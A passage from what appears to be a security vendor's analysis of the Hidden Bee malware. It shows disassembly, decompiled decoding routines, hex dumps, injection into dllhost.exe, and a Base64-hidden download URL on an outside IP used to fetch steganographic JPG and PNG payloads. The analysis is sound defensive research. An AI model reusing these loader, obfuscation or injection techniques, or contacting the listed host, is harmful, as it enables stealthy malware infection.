        VirtualFree(v23, 0, 0x8000);
    }
}

```

### The second WAV: an executable in proprietary format

On the illustration below, we can see how the data of the WAV looks after being decrypted ([9b37c9ec19a53007d450b9b9c8febbe2](https://www.malwarebytes.com/blog/wp-content/uploads/2019/08/9b37c9ec19a53007d450b9b9c8febbe2)):

Address	Hex dump	ASCII
02660000	52 49 46 46 C4 BE 00 00 57 41 56 45 66 6D 74 20	RIFF-z..WAUEfmt
02660010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	...0.0.C>...>..
02660020	02 00 10 00 64 61 74 61 A0 BE 00 00 01 04 00 10	0..dataaz..0+>
02660030	1C 0A 74 00 0C 05 00 00 88 BE 00 00 70 06 00 00	L.t..+..kz..p+>
02660040	18 B8 00 00 00 00 00 00 09 00 11 00 64 7E 6E 66	↑\$.....↓.nf
02660050	66 24 6E 66 66 00 00 0C 00 26 00 41 4F 58 44 4F	f\$fff...&.A0XDO
02660060	46 39 38 24 6E 66 66 00 00 0C 00 08 00 4B 4E 5C	F98\$fff...0.KN\
02660070	48 5A 43 39 38 24 6E 66 66 00 00 00 04 00 49	KZC98\$fff..0.+I
02660080	6B 68 63 64 6F 7E 24 6E 66 66 00 00 0A 00 06 00	khodo"\$fff...+>
02660090	47 59 5C 49 58 5E 24 6E 66 66 00 00 00 00 00 00	GY\IX^\$fff.....
026600A0	8C E7 AE 97 9F 66 BD 68 98 5C 88 08 24 75 82 00	I\$<\$cf2k↑↑t\$ue.
026600B0	30 B8 82 00 90 BB 93 1C CA 96 93 1C 5E 96 93 1C	0\$e.kj0L↑P0L^P0L
026600C0	06 2E 68 D3 F9 58 B6 04 07 32 B5 50 47 7B 08 55	+kE"XA+2APG0U
026600D0	11 45 15 4E 89 5F B7 29 8D AF D2 7D 4F 5B A8 63	4ESNe_E)2>D)0[Ec
026600E0	90 75 82 00 23 32 A1 6F 3C CE EE 30 8E DA FD E2	Eue.#2io<↑t0A r↑0
026600F0	58 3F 15 5A FA 34 19 49 FE E5 19 0E 2F 87 08 1C	X?32'4+imh↓A/cel
02660100	1F BB 31 CF 27 75 8D CA 2E CF 8F 66 9E 33 69 B7	ηj b'2u#.QCf×3iE
02660110	63 A1 B8 13 97 0F 2C 38 07 CA 70 38 E3 EA 82 20	ci\$!\$*,8.#p0Mre
02660120	CE 40 94 05 10 C6 96 EB BA A1 CD EC 79 AB BF D2	↑0\$>A'P'0  i=yz_0
02660130	B2 F1 01 5D 89 16 AD 41 56 F2 39 D6 B3 B0 DE 11	↑0\$>A'P'0  i=yz_0
02660140	9C FC 3F F3 11 F1 BF 5F 6E 2A 16 74 2F 2E B5 AE	↑0\$>A'P'0  i=yz_0
02660150	5B 49 87 74 23 08 0C EA 17 97 88 87 5B 75 8B 34	[Ict#0.↑\$<k0Lu04

This is an executable component that is loaded into Internet Explorer. After it decodes the imports, it starts to look much more familiar:

Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0+.L.t..+..kz..
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p+..↑\$.....↓.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll..0
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	+..Cabinet.dll..
02A80060	0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00	..+.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...↑ 2w-GCwñúsw
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	+;Cw@SCw+UCw+SCw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	↑TCw*Siw(\EwxBEw
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh"-whA2
02A800B0	06 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw+LCwt*swd' sw
02A800C0	2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wA00wuA.wF   sw
02A800D0	62 0F 0B 77 D3 33 0B 77 CF CD 0B 77 A4 1D 0C 77	b*swE3.wdF=swA#.w
02A800E0	4F 21 0C 77 26 3C 0C 77 B6 2F 0C 77 7C CA 0B 77	0↑.w&<.wA/.w!#sw

We can see that it follows an analogical structure to the one described in last year's article.


This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:

02A80A79	8D85 7CFFFFFF	LEA EAX, DWORD PTR SS:[EBP-0x84]	
02A80A7F	50	PUSH EAX	
02A80A80	56	PUSH ESI	
02A80A81	56	PUSH ESI	
02A80A82	6A 04	PUSH 0x4	
02A80A84	56	PUSH ESI	
02A80A85	56	PUSH ESI	
02A80A86	56	PUSH ESI	
02A80A87	8D85 34FDFFFF	LEA EAX, DWORD PTR SS:[EBP-0x2CC]	
02A80A8D	56	PUSH ESI	
02A80A8E	50	PUSH EAX	
02A80A8F	FF15 2001A802	CALL DWORD PTR DS:[0x2A80120]	kernel32.CreateProcessW
02A80A95	85C0	TEST EAX, EAX	
02A80A97	74 4D	JE SHORT 02A80AE6	


Stack address=021AC180, (UNICODE "C:\Windows\system32\dllhost.exe")  
EAX=00000001

Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0+.L.t..+..kz..
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p+..↑\$.....↓.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll..0
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	+..Cabinet.dll..
02A80060	0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00	..+.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...↑ 2w-GCwñúsw
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	+;Cw@SCw+UCw+SCw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	↑TCw*Siw(\EwxBEw
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh"-whA2
02A800B0	06 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw+LCwt*swd' sw
02A800C0	2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wA00wuA.wF   sw

It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](https://www.malwarebytes.com/blog/2019/08/the-hidden-bee-infection-chain-part-1-the-stegano-pack/)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

## The modules with the custom format


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

### Changes in the custom format

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That's why we will refer to this format as "0x10000401 format."

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00 [...]..t.....I..
00000010 70 06 00 00 18 B8 00 00 00 00 00 00 .....P.....

.....
09 00 11 00 .....
00000020 64 7E 6E 66 66 24 6E 66 66 00 00 0C 00 26 00 41 d~nff$nff....&.A
00000030 4F 58 44 4F 46 39 38 24 6E 66 66 00 00 0C 00 08 OXD0F98$nff.....
00000040 00 4B 4E 5C 4B 5A 43 39 38 24 6E 66 66 00 00 0B .KN\KZC98$nff...
00000050 00 04 00 49 6B 68 63 64 6F 7E 24 6E 66 66 00 00 ...Ikhedo~$nff..
00000060 0A 00 06 00 47 59 5C 49 58 5E 24 6E 66 66 00 00 ....GY\IX^$nff..
00 00 00 00 .....

.....
8C E7 AE 97 9F 66 BD 6B 9B 5C 88 0B Šç@-žf"k>\..
00000080 24 75 82 0D 30 B8 82 0D 9D BB 93 1C CA 96 93 1C $u,.0,,.t»".E-".
00000090 5E 96 93 1C 06 2E 6B D3 F9 58 B6 04 07 32 B5 50 ^-"...kÓúXq..2µP
...
00000180 87 F0 96 7C 3D AD 39 0D C7 0E E0 3D F3 16 E6 F5 #d-|=.9.ç.í=ó.óó
00000190 7C B0 3E 88 EA 3D 9D 7C |">.ę=ł|

.....
64 A1 30 00 00 00 C3 56 d~0...šV
000001A0 8B 4C 24 08 8B 44 24 08 33 D2 83 C0 14 38 51 07 <L$.<D$.3Ń.Ř.8Q.
000001B0 74 1C 33 F6 39 51 10 88 51 07 76 12 8B D6 83 E2 t.389Q..Q.v.<Ö.á
...

.....
0000B810 00 00 00 00 00 00 00 00 83 03 00 00 B2 03 00 00 .....
0000B820 BF 03 00 00 E1 03 00 00 04 04 00 00 13 04 00 00 ž...á.....
0000B830 24 04 00 00 2D 04 00 00 42 04 00 00 47 04 00 00 $.-...B...G...
0000B840 55 04 00 00 61 04 00 00 8C 04 00 00 9C 04 00 00 U...a...š...š...
0000B850 BF 04 00 00 CE 04 00 00 EE 04 00 00 FA 04 00 00 ž...í...í...ú...
0000B860 01 05 00 00 79 05 00 00 B0 05 00 00 B7 05 00 00 ...y...°.....
0000B870 BE 05 00 00 CA 05 00 00 DF 05 00 00 EA 05 00 00 I...E...š...ę...
0000B880 F2 05 00 00 51 06 00 00 63 06 00 00 74 06 00 00 ě...Q...c...t...
...

```

### HEADERS

**DLLs**  
 DLLs offset = 0x1C  
 struct dll\_record {  
   WORD name\_length,  
   WORD functions\_count,  
   char name []; //XORed  
 }

**IAT**  
 IAT offset = 0x74  
 DWORD checksum[];

**CODE**  
 Entry Point = 0x050C

**RELOCATIONS**  
 Offset = 0xB818  
 Size = 0x0670  
 Module Size = 0xB8E8

### Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```

003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW

```

The decoding algorithm is simple, based on XOR:

```

1 BYTE *__cdecl decode_memory(_BYTE *input_arr)
2 {
3     _BYTE *output_arr; // eax
4     unsigned int indx; // esi
5     bool is_finished; // zf
6
7     output_arr = input_arr + 0x14;
8     if ( input_arr[7] )
9     {
10        indx = 0;
11        is_finished = *((_DWORD *)input_arr + 4) == 0;
12        input_arr[7] = 0;
13        if ( !is_finished )
14        {
15            do
16            {
17                output_arr[indx] ^= input_arr[(indx & 7) + 8];
18                ++indx;
19            }
20            while ( indx < *((_DWORD *)input_arr + 4) );
21        }
22    }
23    return output_arr;
24}

```

### Inside the images downloader

Let’s look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that’s why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first “WASM” mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used steganography works.

First, we can see that the URLs are retrieved from their Base64 form:

```

00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h

```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

## Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8          jz      loc_311F3C
1CBE          cmp     byte ptr [ebx], 0FFh
1CC1          jnz     invalid_payload
1CC7          cmp     byte ptr [ebx+1], 0D8h
1CCB          jnz     invalid_payload
1CD1          cmp     word ptr [ebx+2], 0E0FFh
1CD7          jnz     invalid_payload
1CDD          cmp     byte ptr [ebx+6], 'J'
1CE1          jnz     invalid_payload
1CE7          cmp     byte ptr [ebx+7], 'F'
1CEB          jnz     invalid_payload
1CF1          cmp     byte ptr [ebx+8], 'I'
1CF5          jnz     invalid_payload
1CFB          cmp     byte ptr [ebx+9], 'F'
1CFF          jnz     invalid_payload
1D05          cmp     byte ptr [ebx+0Ah], 0
1D09          jnz     invalid_payload
```

Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the !rcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.

```
00311E1F
00311E1F loc_311E1F:           ; _DWORD
00311E1F push   40h
00311E21 push   1000h           ; _DWORD
00311E26 push   dword ptr [edi+8] ; _DWORD
00311E29 push   0               ; _DWORD
00311E2B call   ds:VirtualAlloc
00311E31 test   eax, eax
00311E33 mov    [ebp+shellcode_mem], eax
00311E36 jz     short loc_311E48

00311E38 push   dword ptr [edi+8]
00311E3B add    edi, 10h
00311E3E push   edi
00311E3F push   eax
00311E40 call   j_memcpy
00311E45 add    esp, 0Ch
```

The lrcx package has a simple header:

Offset (h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text	
00000000	21 72 63 78 EA CF 01 00 1B 5C 78 03 D6 5E 3B 45	!lrcxĎ. .\x.ô^;E	Magic: lrcx
00000010	F8 F8 01 E6 E0 91 C5 16 18 3A 6C 38 0D 08 C5 55	Ď.ôĎ.Ď. .:18..ĎU	Size
00000020	DB 7E 74 8B 78 73 E7 10 B0 0C 00 00 00 00 00 00	Ď~t<xscĎ. . . . .	SHA256
00000030	78 0C 00 00 00 00 00 00	x. . . . .	
00000040	00 00 E8 04 00 00 00 0F 00 60 0C 58 60 64 8B 35	1R@...V.	Code
00000050	30 00 00 00 52 51 50 56 E8 44 00 00 00 61 C3 8B	..Ď. . . . .`X`d<5	
00000060	54 24 04 8B 44 24 0C 56 8B 74 24 0C 57 8D 3C 02	0...RQPvĎD...aĎ<	
00000070	0F B7 02 42 42 83 F8 41 7C 08 83 F8 5A 7F 03 83	T\$.<D\$.V<t\$.WĎ<.	
00000080	C0 20 0F B7 0E 46 46 83 F9 41 7C 08 83 F9 5A 7F	. .BB.ĎA . .ĎZ...	
00000090	03 83 C1 20 3B D7 73 04 3B C1 74 D4 5F 2B C1 5E	Ď . .FF.ĎA . .ĎZ.	
000000A0	C3 55 8B EC 83 EC 4C 8B 45 08 53 56 57 8B 70 0C	. .Ď ;*s.;ĎtĎ +Ď^	
000000B0	6A 6C 58 33 C9 66 89 45 BE 66 89 45 C8 66 89 45	ĎU<Ď.ĎL<E.SVW<p.	
000000C0	CA 66 89 45 EE 66 89 45 F0 66 89 45 F6 66 89 45	j1X3Ďf%Ďl%ĎEĎf%ĎE	
		Ef%ĎEif%ĎEdf%ĎEôf%ĎE	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea    eax, [ebp+var_8]
003116D1 push   8
003116D3 push   eax
003116D4 push   edi
003116D5 xor    esi, esi
003116D7 mov    [ebp+var_8], 89h
003116DB mov    [ebp+var_7], 'P'
003116DF mov    [ebp+var_6], 'N'
003116E3 mov    [ebp+var_5], 'G'
003116E7 mov    [ebp+var_4], 0Dh
003116EB mov    [ebp+var_3], 0Ah
003116EF mov    [ebp+var_2], 1Ah
003116F3 mov    [ebp+var_1], 0Ah
003116F7 call  j_memcmp
003116FC add    esp, 0Ch
    
```

The function decoding the PNG has the following flow:

```

| 33 decoded_buf = 0;
| 34 png_hdr = 0x89u;
| 35 v13 = 'P';
| 36 v14 = 'N';
| 37 v15 = 'G';
| 38 v16 = '\r';
| 39 v17 = '\n';
| 40 v18 = 26;
| 41 v19 = 10;
| 42 if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 decoded_buf = (_BYTE *)decode_from_png(payload, functions_list, &size);
| 44 result = free(payload);
| 45 if ( decoded_buf )
| 46 {
| 47     if ( !(size & 3) )
| 48     {
| 49         buf_ptr = decoded_buf;
| 50         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(_DWORD *)aria_key_ptr);
| 51         j_memset(aria_key_ptr + 4, 0, *(_DWORD *)aria_key_ptr);
| 52         if ( size )
| 53         {
| 54             do
| 55             {
| 56                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57                 index += 16;
| 58                 buf_ptr += 16;
| 59             }
| 60             while ( index < size );
| 61         }
| 62         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63         {
| 64             if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65             {
| 66                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68                 free_module(&v10);
| 69             }
| 70         }
| 71     }
| 72     result = free(decoded_buf);
| 73 }
| 74 return result;
| 75 }

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.


The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :

```

0000BE70 04 74 00 00 1E 74 00 00 24 74 00 00 2A 74 00 00 .t...t..$t..*t..
0000BE80 30 74 00 00 36 74 00 00 10 00 D5 F8 AB 20 5C D4 0t..6t.. .Öř« \Ö
0000BE90 AC E5 E6 17 8B 96 EC EA C9 EF 00 00 00 00 00 00 -İć.<-ěēÉd.....
0000BEA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

During the module’s loading, the key is rewritten into another memory area, from which it is used to decrypt the downloaded module.



The CAB file retrieved from the PNG is available here: [001bdc26b2845dcf839f67a8760c6839](http://001bdc26b2845dcf839f67a8760c6839)

Name	Size	Type	Modified
core.sdb	26.7 kB	unknown	01 January 1970, 01:00

It contains core.sdb ([d1a2fdc79c154b120a0e52c46a73478d](http://d1a2fdc79c154b120a0e52c46a73478d)). That is a second module in Hidden Bee's custom format.

